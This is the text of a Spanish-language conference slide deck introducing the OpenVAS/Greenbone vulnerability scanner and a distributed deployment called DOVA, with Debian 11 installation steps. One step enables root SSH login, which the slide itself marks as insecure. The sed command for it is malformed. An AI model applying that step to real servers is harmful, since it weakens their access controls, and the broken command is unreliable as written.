



© 2021 CS³ Group – Todos los derechos reservados

10 de diciembre de 2021 | Mundo Hacker Academy 2021

Enredando con OpenVAS para profesionalizar la herramienta

Tipo de documento: Presentación

Autor del documento: CS³ Group (Pedro C. aka s4ur0n)

Código del Documento: OpenVAS-DOVA.pdf

Versión: 1.2

Categoría: PÚBLICO

Fecha de elaboración: 01/12/2021

Nº de Páginas: 90




2021



Greenbone

Whoami

```
class PedroC:
    def __init__(self):
        self.name = 'Pedro Candel'
        self.email = 's4ur0n@s4ur0n.com'
        self.web = 'https://www.s4ur0n.com'
        self.nick = '@NN2ed_s4ur0n'
        self.company = 'CS3 Group'
        self.role = 'Security Researcher'
        self.work = ['Reversing', 'Malware', 'Offensive Security', '...']
        self.groups = ['mlw.re', 'OWASP', 'NetXploit', '...']
```



CS³ Group

Formación en Seguridad

Cursos presenciales a medida impartidos en las instalaciones del cliente o las concertadas con prácticas reales desde el primer momento

Ingeniería Inversa

Ingeniería Inversa para binarios de sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits, ARM y firmwares

Hardware Hacking

Análisis de vulnerabilidades en dispositivos hardware, sistemas embebidos y firmware con técnicas de ingeniería inversa

Forense

Adquisición y elaboración de informes periciales con garantía de imparcialidad y objetividad para todo tipo de sistemas de información

SIGINT

Inteligencia de comunicaciones, análisis y auditoría de seguridad en señales y protocolos de radiofrecuencia (RF)

ATM

Análisis de vulnerabilidades, auditoría, forense, skimming, shimmying y pruebas de blackbox para NCR, Hyosung, WRG, Diebold Nixdorf e Hitachi

Hacking Ético

Auditorías de caja negra, gris o blanca para aplicaciones web, sistemas y redes de comunicaciones

Exploiting

Desarrollo y adaptación de exploits para sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits y Android

Seguridad en dispositivos móviles

Análisis estático, dinámico e instrumentación dinámica de aplicaciones Android (APK), iOS (IPA) y Windows Mobile (APPX)

DevSecOps

Desarrollo, Seguridad y Operaciones en CSI (Continuous Security Integration) con pruebas automatizadas de seguridad para CI/CD

T.S.C.M.

Technical Surveillance Counter-Measures: Contramedidas electrónicas para detección y localización de dispositivos de escucha

PoS/TPV

Auditoría y cumplimiento de controles en terminales Verifone e Ingenico. Monitorización y transaccionabilidad completa según ISO 8583

Análisis de Malware

Análisis de Malware automatizados y manuales con completos informes de comportamiento e indicadores de compromiso (IOC)

Desarrollo Seguro

Auditoría SAST, DAST, IAST y RASP para análisis de vulnerabilidades en el código de proyectos en Java, .Net, PHP, C/C++ y Cobol

Respuesta ante incidentes

Investigación remota de incidentes de seguridad, análisis de las situaciones y respuesta inmediata ante las amenazas

Intelligence

Recopilación, análisis y explotación de datos a gran escala con fuentes OSINT, SIGINT, HUMINT, Deep Web, redes P2P, etc.

Telecom

Análisis y auditoría GSM/3G/4G, implementación de servicios de operadores móviles virtuales (HLR, VLR, GGSN, Roaming voz y datos)

LOPD/GPDR/Cumplimiento

LOPD, adaptación GDPR, ISO 27000, SGSI, análisis y gestión de riesgos, Políticas de seguridad, continuidad de negocio, ITIL, PCI DSS




1. OpenVAS

Introducción



Introducción a OpenVAS



Fuente: https://www.prospecto_67680.html

Introducción a OpenVAS

- Solución para **escaneo** y **gestión de vulnerabilidades** capaz de analizar IT/OT



OpenVAS

release v21.4.3 Doc Coverage 32% docker pulls 310 image size 93.6 MB Compile & Unit Tests passing

Introducción a OpenVAS

- **OpenVAS** – Open Vulnerability Assessment Scanner
<https://www.openvas.org/>
- Greenbone Networks GmbH
<https://github.com/greenbone/>
- Greenbone Source Edition (GSE): Community
- ~~Greenbone Professional Edition (GPE)~~
- Greenbone Security Manager (GSM)

Introducción a OpenVAS

- Se origina a partir de la **versión de Nessus 2**, pero el propietario del proyecto, Renaud Deraison, cambia el modelo de Open Source a otro privativo (y más lucrativo).
- Surgen forks de Nessus y uno es **GNessus** conocido como OpenVAS en la actualidad.

Introducción a OpenVAS

The **GVM framework** is released under ***Open Source licenses*** as the ***Greenbone Source Edition (GSE)***.

Linux distributions can create and provide GVM in the form of installation packages.

Introducción a OpenVAS

GVM is grouped into three major parts:

- Executable scan application that runs vulnerability tests (**VT**) against target systems
- Greenbone Vulnerability Manager Daemon (**gvmd**)
- Greenbone Security Assistant (**GSA**) with the Greenbone Security Assistant Daemon (**gsad**)

Introducción a OpenVAS

The **Greenbone Vulnerability Manager (gvmd)** is the central service that consolidates plain vulnerability scanning into a full vulnerability management solution.

GVMD controls the ***OpenVAS Scanner*** via **Open Scanner Protocol (OSP)**.

The service itself offers the XML-based, stateless **Greenbone Management Protocol (GMP)**.

Introducción a OpenVAS

GVMD also controls an **SQL database (PostgreSQL)** where all configuration and scan result data is centrally stored.

Furthermore, **gvmd** also handles **user management** including permissions control with **groups** and **roles**.

And finally, the service has an internal runtime system for **scheduled tasks** and **other events**.

Introducción a OpenVAS

The **Greenbone Security Assistant (GSA)** is the web interface of GVM that a user controls scans and accesses vulnerability information with.

It the main contact point for a user with GVM. It connects to gvmmd via the web server **Greenbone Security Assistant Daemon (gsad)** to provide a full-featured web application for vulnerability management. The communication occurs using the **Greenbone Management Protocol (GMP)** with which the user can also communicate directly by using different tools.

Introducción a OpenVAS

The main scanner **OpenVAS Scanner** is a full-featured scan engine that executes **vulnerability tests (VTs)** against target systems. Also known as **Network Vulnerability Tests (NVTs)**, are scripts written in the ***NASL programming language*** to detect vulnerabilities at remote hosts.

For this, it uses the **daily updated** and comprehensive feeds: the full-featured, extensive, commercial **Greenbone Security Feed (GSF)** or the **free** available **Greenbone Community Feed (GCF)**.

Introducción a OpenVAS

The scanner consists of the components **osspd-openvas** and **openvas-scanner**.

The OpenVAS Scanner is controlled via **OSP**. The **OSP Daemon** for the OpenVAS Scanner (**osspd-openvas**) *communicates with gvm* via **OSP**: VT data is collected, scans are started and stopped, and scan results are transferred to gvm via ospd.

Introducción a OpenVAS

OSP Scanner

Users can develop and connect their own OSP scanners using the generic **ospd scanner framework**.

An (generic) OSP scanner example which can be used as an OSP scanner template can be found at <https://github.com/greenbone/ospd-example-scanner>

Introducción a OpenVAS

GMP Clients

The **Greenbone Vulnerability Management Tools (gvm-tools)** are a collection of tools that help with remote controlling a **Greenbone Security Manager (GSM)** appliance and its underlying **Greenbone Vulnerability Manager Daemon (gvmd)**. The tools aid in accessing the communication protocols **GMP (Greenbone Management Protocol)** and **OSP (Open Scanner Protocol)**.

Introducción a OpenVAS

This module is comprised of **interactive** and **non-interactive** clients.

The programming language ***Python*** is supported directly for interactive scripting. But it is also possible to issue remote GMP/OSP commands without programming in Python.

Introducción a OpenVAS

openvas-scanner Public

This repository contains the scanner component for Greenbone Vulnerability Management (GVM). If you are looking for the whole OpenVAS framework please take a look at <https://community.greenbone.net...>

● C ☆ 1.4k 🍴 370

gvmd Public

Greenbone Vulnerability Manager - The database backend for the Greenbone Vulnerability Management (GVM) framework

● C ☆ 181 🍴 106

gsa Public

Greenbone Security Assistant - The web frontend for the Greenbone Vulnerability Management (GVM) framework

● JavaScript ☆ 146 🍴 67

gvm-tools Public

Remote control your Greenbone Vulnerability Manager (GVM)

● Python ☆ 111 🍴 71

python-gvm Public

Greenbone Vulnerability Management Python Library

● Python ☆ 74 🍴 50


ospd-openvas Public

ospd-openvas is an OSP server implementation to allow GVM to remotely control an OpenVAS Scanner

● Python ☆ 43 🍴 45

Introducción a OpenVAS

Greenbone OS 20.08 and 21.04 Architecture



Introducción a OpenVAS



Introducción a OpenVAS

<https://greenbone.github.io/docs/glossary.html>

<https://www.greenbone.net/en/documents/>

DOVA – The idea




DOVA – The idea


Distributed OpenVAS Vulnerability Assessment (**DOVA**)

- **BBB** = Bueno, bonito y **barato**
- Castellano
- Consola central
- Sensores remotos
- Repositorio de NVTs
- Muchas "features"
- Etc...

DOVA - Architecture



DOVA - Architecture





2. Instalación y compilación (DOVA-Central)

Instalación desde código fuente



Compilando OpenVAS

Building GVM 21.04

- Prerequisites:
 - ☐ Creating a User and a Group
 - ☐ Adjusting the Current User
 - ☐ Setting the PATH
 - ☐ Choosing an Install Prefix
 - ☐ Creating a Source, Build and Install Directory
 - ☐ Choosing the Installation Source
 - ☐ Installing Common Build Dependencies
 - ☐ Importing the Greenbone Signing Key
 - ☐ Setting the version

Compilando OpenVAS

- Building and Installing the Components:
 - ☐ gvm-libs
 - ☐ gvmmd
 - ☐ GSA
 - ☐ openvas-smb
 - ☐ openvas-scanner
 - ☐ ospd-openvas
 - ☐ gvm-tools

Compilando OpenVAS

- Performing a System Setup for GVM:
 - ☐ Setting up the Redis Data Store
 - ☐ Adjusting Permissions
 - ☐ Setting up sudo for Scanning
 - ☐ Setting up PostgreSQL
 - ☐ Setting up an Admin User
 - ☐ Setting the Feed Import Owner
 - ☐ Performing an Initial Feed Synchronization
 - ☐ Starting Services with Systemd

Compilando OpenVAS

- Starting the Vulnerability Management



Fuente: <https://greenbone.github.io/docs/index.html>

Instalación Debian 11

Se partirá de la instalación de una máquina con Debian 11 de netinst
<https://www.debian.org/CD/debian-inst/>
el ser



Instalación Debian 11

Habilitaremos el acceso para el usuario “**root**” por SSH (modo no seguro) y se reiniciará el servicio:

```
# sed -i "/s/#PermitRootLogin prohibit-  
password/PermitRootLogin yes/g" /etc/ssh/sshd_config
```

```
# systemctl restart sshd
```

```
# ip a
```

Instalación Debian 11


Copiar el script de instalación y ejecutarlo como “**root**” (si se ha creado un usuario con sudo, indicar “**su –**” para cargar el perfil completo):

```
$ scp openvas_21-10_debian11.sh root@a.b.c.d:/root
$ ssh root@a.b.c.d
# chmod u+x ./openvas_21-10_debian11.sh
# ./openvas_21-10_debian11.sh
```

Se ejecutará el script de instalación

Instalación Debian 11

(c) 2021 - CS3 Group (<https://cs3group.com>) by Pedro C. aka s4ur0n (@NN2ed_s4ur0n) · OpenVAS Installer for Debian 11



Instalación Debian 11

Se recomienda instalar:

- ☐ **Opción 1** – Optimizar los límites del sistema
- ☐ **Opción 2** – Optimizar el rendimiento de la(s) tarjeta(s) de red
- ☐ **Opción 3** – Añadir 4 GB extras de RAM (virtual en swap)

Instalación Debian 11

Se instalará a continuación la **versión deseada** de OpenVAS:

- ☐ **Opción 5** – Última versión estable (***recomendado***)
- ☐ **Opción 6** – Última versión en github

Instalación Debian 11


DEMO

Instalación Debian 11

Pasada **una hora aproximadamente**, tendremos el DOVA-Central instalado y podremos entrar en su consola de administración.

Es necesario **esperar a que los NVTs, etc. se indexen en la base de datos** (puede entrarse en consola y escribir “ps aux --forest”) para ver el progreso.

Instalación Debian 11



Instalación Debian 11

Con un navegador, nos dirigiremos a **https://a.b.c.d** y entraremos en el sistema con las credenciales suministradas por el instalador.

Si fuera necesario o no se recordasen, entrar por consola vía SSH como “**root**” y escribir:


```
# su - gvm
```

```
$ gvmc --user=admin --new-password=XXXX
```


Instalación Debian 11

Se han creado **3 ficheros** denominados `portlist-*.xml` en el directorio `/root/portlists`

Se deben importar desde **Configuración / Listado de puertos / Importar**





Instalación Debian 11

 **Greenbone**
Security Assistant

























Cuadros de mandoEscaneosActivosResilienciaInformación de seguridadConfiguraciónAdministraciónAyuda





Filtro

 **Listado de puertos 6 de 6**



1 - 6 de 6

| Nombre ▲ | Total de puertos | | | Acciones |
|---|------------------|-------|-------|---|
| | Total | TCP | UDP | |
| All IANA assigned TCP (Version 20200827.) | 5836 | 5836 | 0 |     |
| All IANA assigned TCP and UDP (Version 20200827.) | 11318 | 5836 | 5482 |     |
| All IANA assigned UDP (Version 20211116-cs3) ← | 5482 | 0 | 5482 |     |
| All TCP and All IANA assigned UDP (Version 20211116-cs3) ← | 71017 | 65535 | 5482 |     |
| All TCP and Nmap top 100 UDP (Version 20200827.) | 65635 | 65535 | 100 |     |
| All TCP and UDP (Slowest) (All TCP and UDP (Slowest)) ← | 131070 | 65535 | 65535 |     |

Aplicar al contenido de la    

(Filtro aplicado: sort=name first=1 rows=10)

1 - 6 de 6

Instalación Debian 11

